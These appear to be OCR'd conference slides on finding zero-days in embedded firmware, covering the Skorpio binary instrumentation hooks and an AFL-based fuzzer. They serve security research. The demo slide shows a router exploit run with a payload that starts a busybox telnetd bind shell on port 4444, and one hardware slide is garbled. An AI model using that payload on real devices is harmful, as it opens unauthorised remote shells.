


Detour Injection Mechanisms


- Branch from original instruction to instrumented code
- Branch to trampoline, or directly to callback
 - ▶ Jump-trampoline technique
 - ▶ Jump-callback technique
 - ▶ Call-trampoline technique
 - ▶ Call-callback technique




Jump-trampoline Technique




Jump-callback Technique



Call-trampoline Technique



Call-callback Technique



- Limited on platform support
- Limited on architecture support
- Limited on instrumentation techniques
- Limited on optimization

- Low level framework to build applications on top
 - ▶ App typically designed as dynamic libraries (DLL/SO/DYLIB)
- Cross-platform-architecture
 - ▶ Windows, MacOS, Linux, BSD, etc
 - ▶ X86, Arm, Arm64, Mips, Sparc, PowerPC
- Allow all kind of instrumentations
 - ▶ Arbitrary address, in any privilege level
- Designed to be easy to use, but support all kind of optimization
 - ▶ Super fast (100x) compared to other frameworks, with proper setup
- Support static instrumentation, too!

SKORPIO Architecture

Application

API

OS-agnostic

Arch-agnostic



Arm64

Arm

Mips

Sparc

PPC

X86

SKORPIO framework

- Thin layer to abstract away platform details
- Different OS supported in separate plugin
 - ▶ Posix vs Windows
- Trampoline buffer
 - ▶ Allocate memory: `malloc()` vs `VirtualAlloc()`
 - ▶ Memory privilege RWX: `mprotect()` vs `VirtualAlloc()`
 - ▶ Trampoline buffer as close as possible to code to reduce branch distance
- Patch code in memory
 - ▶ Unprotect -> Patch -> Re-protect
 - ▶ `mprotect()` vs `VirtualProtect()`

- Save memory/registers modified by initial branch & callback
- Keep the code size as small as possible
- Depend on architecture + mode
 - ▶ X86-32: PUSHAD; PUSHFD & POPFD; POPAD
 - ▶ X86-64 & other CPUs: no simple instruction to save all registers :-(
 - ★ Calling convention: cdecl, optlink, pascal, stdcall, fastcall, safecall, thiscall, vectorcall, Borland, Watcom
 - ★ SystemV ABI vs Windows ABI
- Special API to customize code to save/restore context

- Pass user argument to user-defined callback
- Depend on architecture + mode & calling convention
 - ▶ SysV/Windows x86-32 vs x86-64
 - ★ Windows: cdecl, optlink, pascal, stdcall, fastcall, safecall, thiscall, vectorcall, Borland, Watcom
 - ▶ X86-64: "mov rcx, <value>" or "mov rdi, <value>". Encoding depends on data value
 - ▶ Arm: "ldr r0, [pc, 0]; b .+8; <4-byte-value>"
 - ▶ Arm64: "movz x0, <lo16>; movk x0, <hi16>, lsl 16"
 - ▶ Mips: "li \$a0, <value>"
 - ▶ PPC: "lis %r3, <hi16>; ori %r3, %r3, <lo16>"

- Distance from hooking place to callback cause nightmare :-(
 - ▶ Some architectures have no explicit support for far branching
 - ★ X86-64 JUMP: "push <addr>; ret" or "push 0; mov dword ptr [rsp+4], <addr>" or "jmp [rip]"
 - ★ X86-64 CALL: "push <next-addr>; push <target>; ret"
 - ★ Arm JUMP: "b <addr>" or "ldr pc, [pc, #-4]"
 - ★ Arm CALL: "bl <addr>" or "add lr, pc, #4; ldr pc, [pc, #-4]"
 - ★ Arm64 JUMP: "b <addr>" or "ldr x16, .+8; br x16"
 - ★ Arm64 CALL: "bl <addr>" or "ldr x16, .+12; blr x16; b .+12"
 - ★ Mips JUMP: "li \$t0, <addr>; jr \$t0"
 - ★ Mips CALL: "li \$t0, <addr>; move \$t9, \$t0; jalr \$t0"
 - ★ Sparc JUMP: "set <addr>, %l4; jmp %l4; nop"
 - ★ Sparc CALL: "set <addr>, %l4; call %l4; nop"

Cross Architecture - Branch for PPC

- PPC has no far jump instruction :-(
 - ▶ copy LR to r23, save target address to r24, then copy to LR for BLR
 - ▶ restore LR from r23 after jumping back from trampoline
 - ▶ "mflr %r23; lis %r24, <hi16>; ori %r24, %r24, <lo16>; mtlr %r24; blr"
- PPC has no far call instruction :-(
 - ▶ save r24 with target address, then copy r24 to LR
 - ▶ point r24 to instruction after BLR, so later BLR go back there from callback
 - ▶ "lis %r24, <target-hi16>; ori %r24, %r24, <target-lo16>; mtlr %r24; lis %r24, <ret-hi16>; ori %r24, %r24, <ret-lo16>; blr"

```
SK_INLINE_NO static void bbb_hook(size_t v)
{
    // restore LR from R24
    __asm__("mtlr %r24");

    printf("== in callback, userdata = %zu\n", v);

    return;
}
```

- Scratch registers used in initial branching
 - ▶ Arm64, Mips, Sparc & PPC do not allow branch to indirect target in memory
 - ▶ Calculate branch target, or used as branch target
 - ▶ Need scratch register(s) that are unused in local context
 - ★ Specified by user via API, or discovered automatically by engine

- Code patching need to be reflected in i-cache
- Depend on architecture
 - ▶ X86: no need
 - ▶ Arm, Arm64, Mips, PowrPC, Sparc: special syscalls/instructions to flush/invalidate i-cache
 - ▶ Linux/GCC has special function: `cacheflush(begin, end)`

Code Boundary & Relocation

- Need to extract instructions overwritten at instrumentation point
 - ▶ Determine instruction boundary for X86
 - ▶ Use Capstone disassembler
- Need to rewrite instructions to work at relocated place (trampoline)
 - ▶ Relative instructions (branch, memory access)
 - ▶ Use Capstone disassembler to detect instruction type
 - ▶ Use Keystone assembler to recompile



- Avoid overflow to next basic block
 - ▶ Analysis to detect if basic block is too small for patching
- Reduce number of registers saved before callback
- Registers to be chosen as scratch registers

- API to setup calling convention
- User-defined callback
- User-defined trampoline
- User-defined scratch registers
- User-defined save-restore context
- User-defined code to setup callback args
- Patch hooks in batch, or individual
- User decide when to write/unwrite memory protect

Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded

DEMO

Conclusions

Issues


24K Core Architecture



- 24K11 Core: This processor includes a high-performance 32-bit microprocessor and a 32-bit digital signal processor (DSP) with 1.4 M of Flash memory.
- 24K12 Core: This core adds the high-speed 100-MHz 24-bit parallel capability of the 24K Series.
- 24K124K00F Core: Includes a hardware floating-point unit and a fully programmable 1.4-Mbit DSP.
- 24K124K00F Core: Includes a hardware floating-point unit and a fully programmable 1.4-Mbit DSP.


Firmware Emulation

- > Without built-in shell access for user interaction Binary only - without source code
- > Without development facilities required for building new tools
 - > Compiler
 - > Debugger
 - > Analysis tools



Skorpio DBI

- > Existing guided fuzzers rely on source code available
 - > Source code is needed for branch instrumentation to feedback fuzzing progress
 - > Emulation such as QEMU mode support in AFL is slow & limited in capability
 - > Same issue for other tools based on Dynamic Binary Instrumentation



Lack Support for Embedded

- > Most fuzzers are built for X86 only
 - > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
 - > Pin: Intel only
 - > DynamoRio: experimental support for Arm

- Built on top of AFL fuzzer
- Support closed-source binary for all platforms & architectures
 - ▶ Use Skorpio DBI to support all popular embedded CPUs
- Support selective binary fuzzing
- Support persistent mode
- Other enhanced techniques
 - ▶ Symbolic Execution to guide fuzzer forward
 - ▶ Combine with static analysis for smarter/deeper penetration

- Pure software-based
- Cross-platform/architecture
 - ▶ Native compiled on embedded systems
- Binary support
 - ▶ Full & selected binary fuzzing + Persistent mode
- Fast & stable
 - ▶ Stable & support all kind of binaries
 - ▶ Order of magnitude faster than DBI/Emulation approaches

Fuzzer Implementation

- Reuse AFL fuzzer - without changing its core design
- AFL-compatible instrumentation
- Static analysis on target binary beforehand
- Inject Skorpio hooks into selected area in target binary at runtime
- At runtime, hook callbacks update execution context in shared memory, like how source-code based instrumentation do
- Near native execution speed, ASLR / threading compatible

- Run server as fuzzing target
 - ▶ Instrument only the code handling input from client
 - ▶ Instrument at the finish location to put server in sleep mode, to tell AFL that input handling is done (successfully)
 - ▶ Depending on waitpid status to judge the result: sleep or crash/timeout
- Implement client inside the forkserver loop
 - ▶ Initialize client socket
 - ▶ Connect to server to send mutation input (from AFL)
 - ▶ Disconnect after sending data

Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded

DEMO

Conclusions

Exploiting a RCE

```
(16:51:4 [redacted] /explicit>
(51)$ uname -a
Linux xiangyu 4.15.0-34-generic #17-ubuntu SMP Mon Aug 27 15:21:48 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
(16:51:5 [redacted] /explicit>
(52)$ telnet 10.253.253.10 4444
Trying 10.253.253.10...
telnet: Unable to connect to remote host: Connection refused
(16:51:54) [redacted] /explicit>
(53)$ telnet 10.253.253.10 80
Trying 10.253.253.10...
Connected to 10.253.253.10.
Escape character is '^['.
^C\quit
Connection closed by foreign host
(16:52:00) [redacted] /explicit>
(54)$ cat exp_router_international.py | grep 4444
cmd = "/bin/busybox telnetd -l /bin/feh -p 4444 &"
(16:52:05) [redacted] /explicit>
(55)$ python exp_router_international.py
Traceback (most recent call last):
  File "exp_router_international.py", line 18, in <module>
    req = urllib2.urlopen(req)
  File "/usr/lib/python2.7/urllib2.py", line 154, in urlopen
    return opener.open(url, data, timeout)
  File "/usr/lib/python2.7/urllib2.py", line 429, in open
    response = self._open(req, data)
  File "/usr/lib/python2.7/urllib2.py", line 447, in _open
    '_open', req)
  File "/usr/lib/python2.7/urllib2.py", line 407, in _call_chain
    result = func(*args)
  File "/usr/lib/python2.7/urllib2.py", line 1229, in http_open
    return self.do_open(httplib.HTTPConnection, req)
  File "/usr/lib/python2.7/urllib2.py", line 1388, in do_open
    r = h.getresponse(buffering=True)
  File "/usr/lib/python2.7/httplib.py", line 1121, in getresponse
    response.begin()
  File "/usr/lib/python2.7/httplib.py", line 438, in begin
    version, status, reason = self._read_status()
  File "/usr/lib/python2.7/httplib.py", line 402, in _read_status
    raise BadStatusLine(line)
httplib.BadStatusLine: ""
(16:52:10) [redacted] /explicit>
(56)$ telnet 10.253.253.10 4444
Trying 10.253.253.10...
Connected to 10.253.253.10.
Escape character is '^['.
/ # uname -a
Linux armif 4.9.0-6-armmp-lpae #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) armv7l GNU/Linux
/ #
```

Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded

DEMO

Conclusions

- We built our smart guided fuzzer for embedded systems
 - ▶ Emulate firmware
 - ▶ Cross platforms/architectures
 - ▶ Binary-only support
 - ▶ Fast + stable
 - ▶ Found real impactful bugs in complicated software

Questions

**Finding 0 Days in Embedded Systems
with Code Coverage Guided Fuzzing**

NGUYEN Anh Quynh, aquynh -at- gmail.com

KaiJern LAU, kj -at- theshepherd.io